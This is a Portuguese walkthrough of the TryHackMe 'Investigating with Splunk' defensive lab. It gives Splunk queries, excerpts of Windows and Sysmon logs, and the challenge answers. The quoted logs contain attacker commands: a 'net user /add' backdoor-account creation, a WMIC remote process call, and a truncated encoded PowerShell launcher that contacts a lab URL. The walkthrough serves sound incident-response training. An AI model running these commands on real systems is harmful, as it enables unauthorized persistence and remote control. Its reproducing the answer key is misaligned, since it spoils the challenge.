

TryHackMe: Investigating with Splunk

Link: <https://tryhackme.com/r/room/investigatingwithsplunk>

O analista de SOC Johny observou comportamento anômalo nos logs de algumas máquinas Windows. Parece que um adversário obteve acesso a essas máquinas e criou uma backdoor com sucesso. Seu gerente o pediu para pegar os logs dos hosts suspeitos e investigá-los no Splunk. Nosso trabalho é examinar os logs e achar anomalias.

Quantos eventos foram coletados e ingeridos no index main?

Podemos resolver esta pergunta com um simples “**index=main**” na barra de pesquisa.




Figura 1 - Número de eventos no index main

R: 12256

Em um dos hosts infectados o adversário foi bem sucedido em criar um usuário backdoor. Qual o nome do novo usuário?

Podemos filtrar os eventos por categoria, e é possível ver que existem 3 eventos com a categoria “User Account Management” que podem ser investigados.

Comando 1: **index=main Category="User Account Management"**

```

> 5/11/22 { L-J
10:32:18.000 PM @version: 1
ActivityID: {E0F7BC1B-4488-0000-8D57-1F92808AD601}
Category: User Account Management
Channel: Security
EventID: 4726
EventReceivedTime: 2022-02-14 08:06:03
EventTime: 2022-02-14 08:06:02
EventType: AUDIT_SUCCESS
ExecutionProcessID: 740
Hostname: Micheal.Beaven
Keywords: -9214364837600035000
Message: A user account was deleted.

Subject:
Security ID: S-1-5-21-4020993649-1037605423-417876593-1104
Account Name: James
Account Domain: Cybertees
Logon ID: 0x551686

Target Account:
Security ID: S-1-5-21-1969843730-2406867588-1543852148-1000
Account Name: Alberto
Account Domain: WORKSTATION6

Additional Information:
Privileges -
Opcode: Info
OpcodeValue: 0

```

Figura 2 - Log de remoção de usuário

Temos um log de remoção do usuário Alberto. É um nome bem estranho, e se investigarmos mais, podemos ver que essa conta foi criada no mesmo dia pelo usuário James:

Hostname: Micheal.Beaven
Keywords: -9214364837600035000
LogonHours: %%1797
Message: A user account was created.

Subject:

Security ID: S-1-5-21-4020993649-1037605423-417876593-1104
Account Name: James
Account Domain: Cybertees
Logon ID: 0x551686

New Account:

Security ID: S-1-5-21-1969843730-2406867588-1543852148-1000
Account Name: A1berto
Account Domain: WORKSTATION6

Attributes:

SAM Account Name: A1berto
Display Name: <value not set>
User Principal Name: -

Figura 3 - Log de criação de usuário

Podemos assumir que o host Micheal.Beaven está infectado, está na conta de James e criou a conta A1berto para o propósito de backdoor.

R: A1berto

No mesmo host, uma chave de registro foi atualizado com o novo usuário backdoor. qual o caminho completo da chave?

Sabemos que o hostname é Micheal.Beaven, então podemos filtrar por esse host e ver os eventos que contêm o termo A1berto

Comando 2: `index=main Hostname="Micheal.Beaven" A1berto`

É possível achar um evento de criação de chave nos diretórios do usuário A1berto feito por esse host.

```

ExecutionProcessID: 3348
Hostname: Micheal.Beaven
Image: C:\windows\system32\lsass.exe
Keywords: -9223372036854776000
Message: Registry object added or deleted:
RuleName: -
EventType: CreateKey
UtcTime: 2022-02-14 12:06:02.420
ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400}
ProcessId: 740
Image: C:\windows\system32\lsass.exe
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto
Opcode: Info
OpcodeValue: 0
ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400}
ProcessId: 740
ProviderGuid: {5770385F-C22A-43E0-BF4C-06F5698FFBD9}
RecordNumber: 183205
RuleName:

```

Figura 4 - Criação de objeto de registro

R: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

Investigue os logs e identifique qual usuário o adversário estava tentando fingir ser.

Bom, é bem óbvio que o usuário que o adversário estava tentando imitar provavelmente se chama Alberto, visto que ele pegou esse usuário e mudou o “L” por um “1”, e podemos confirmar isso olhando os usuários filtrados no main.




Figura 5 - Usuários filtrados nos eventos

R: Alberto

Qual foi o comando usado para adicionar o usuário backdoor por um computador remoto?

Se usarmos o Comando 2 novamente para investigar a atividade do host infectado relacionado ao usuário A1berto, provavelmente acharemos nossa resposta.

```
> 5/11/22 { [-]
10:32:18.000 PM @version: 1
AccountName: SYSTEM
AccountType: User
Category: Process Create (rule: ProcessCreate)
Channel: Microsoft-Windows-Sysmon/Operational
CommandLine: C:\windows\system32\net1 user /add A1berto paw0rd1
Company: Microsoft Corporation
CurrentDirectory: C:\windows\system32\
Description: Net Command
Domain: NT AUTHORITY
EventID: 1
EventReceivedTime: 2022-02-14 08:06:02
EventTime: 2022-02-14 08:06:02
EventType: INFO
ExecutionProcessID: 3348
FileVersion: 10.0.18362.997 (WinBuild.160101.0800)
Hashes: SHA1=F926F9421606D1AAADAF798DB2B3A0BD3009A2C3,MD5=3315CF38117D3CCBAC0B40EECC633FBB,SHA256=15
Hostname: Micheal.Beaven
Image: C:\Windows\System32\net1.exe
IntegrityLevel: High
Keywords: -9223372036854776000
LogonGuid: {83d0c8c3-5caa-5f5f-8616-550000000000}
```

Figura 6 - Comando de criação de usuário da máquina Micheal.Beaven

Achamos o comando usado para a criação do usuário, mas ele não foi feito por um computador remoto. Vamos então tentar filtrar na main somente o comando apresentado:

Comando 3: **index=main user /add A1berto paw0rd1**

```
{ [-]
@version: 1
Category: Process Creation
Channel: Security
CommandLine: "C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"
EventID: 4688
EventReceivedTime: 2022-02-14 08:06:03
EventTime: 2022-02-14 08:06:01
EventType: AUDIT_SUCCESS
ExecutionProcessID: 4
Hostname: James.browne
Keywords: -9214364837600035000
MandatoryLabel: S-1-16-12288
Message: A new process has been created.

Creator Subject:
Security ID: S-1-5-21-4020993649-1037605423-417876593-1104
Account Name: James
Account Domain: Cybertees
Logon ID: 0x2CC013

Target Subject:
```

Figura 7 - Comando da máquina de James.browne

Agora sim parece um comando remoto. Parece que o host James.browne fez o host Micheal.Beaves criar a conta, provavelmente como método de evasão. Isso explica a nossa primeira descoberta ter anotado o usuário Jamer, mesmo vindo do host de Micheal.

R: C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"

Quantas vezes observamos tentativas de login do usuário de backdoor durante a investigação?

Vamos filtrar pela categoria logon e procurar pelo termo A1berto.

Comando 4: **index=main Category=Logon A1berto**




Figura 8 - Retorno do Comando 4

R: 0

Qual o nome do host infectado no qual comandos de Powershell suspeitos estavam sendo executados?

Como descobrimos anteriormente, era o host James.browne que estava fazendo comandos de powershell suspeitos e forçando outra máquina a realizar o comando.

R: James.browne

Log de PowerShell está ativado nesse dispositivo. Quantos eventos de PowerShell maliciosos foram arquivados?

Vamos filtrar nossas buscas por quaisquer atividades de powershell que vieram da conta de James.

Comando 5: **index=main powershell AccountName=James**




Figura 9 - Retorno do Comando 5

R: 79

Um script Powershell codificado oriundo do host infectado iniciou uma request web. Qual o URL completo?

Utilizando a pesquisa anterior, já temos no nosso primeiro log um comando decodificado

```
ActivityID: {4F259F18-BCE1-0000-7D1A-7593808AD601}
Category: Executing Pipeline
Channel: Microsoft-Windows-PowerShell/Operational
ContextInfo: Severity = Informational
Host Name = ConsoleHost
Host Version = 5.1.18362.752
Host ID = 0f79c464-4587-4a42-a825-a0972e939164
Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBIAHIAUwB JAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwB JAE8ATgAUAE0AYQBKAEBAUgAgAC0ARwB JACAAmApAHsAJAAxADEAQgBEADgAPQBBAHIAZQBGAFA0ALgBBAFMAcW0IAE0AYgBSAHKALgBHAGUADABl
Engine Version = 5.1.18362.752
Runspace ID = a6093660-16a6-4a60-ae6b-7e603f030b6f
Pipeline ID = 1
Command Name = New-Object
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 744
```

Figura 10 - Script powershell extraído do log

Copiando este comando bem extenso, vamos usar o cyberchef para decodificar este comando.

<https://gchq.github.io/CyberChef>



Figura 11a - Primeira decodificação no cyberchef

É possível discernir algumas palavras, mas ainda não está no formato desejado, então vamos decodificar pelos padrões UTF




Figura 11b - Segunda decodificação no cyberchef

FroMBASe64StRInG('aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA=='));\$t='/news.php'

Parece o comando decodifica uma URL de base64 e adiciona a uri '/news.php'. Vamos pegar esse código dentro do comando e descobrir essa URL:




Figura 11c - Terceira decodificação no cyberchef

<http://10.10.10.5/news.php> é a nossa URL final, agora é só realizar o defang e estaremos prontos.




Figura 11d - Defang no cyberchef

R: hxxp[:]10[.]10[.]10[.]5/news[.]php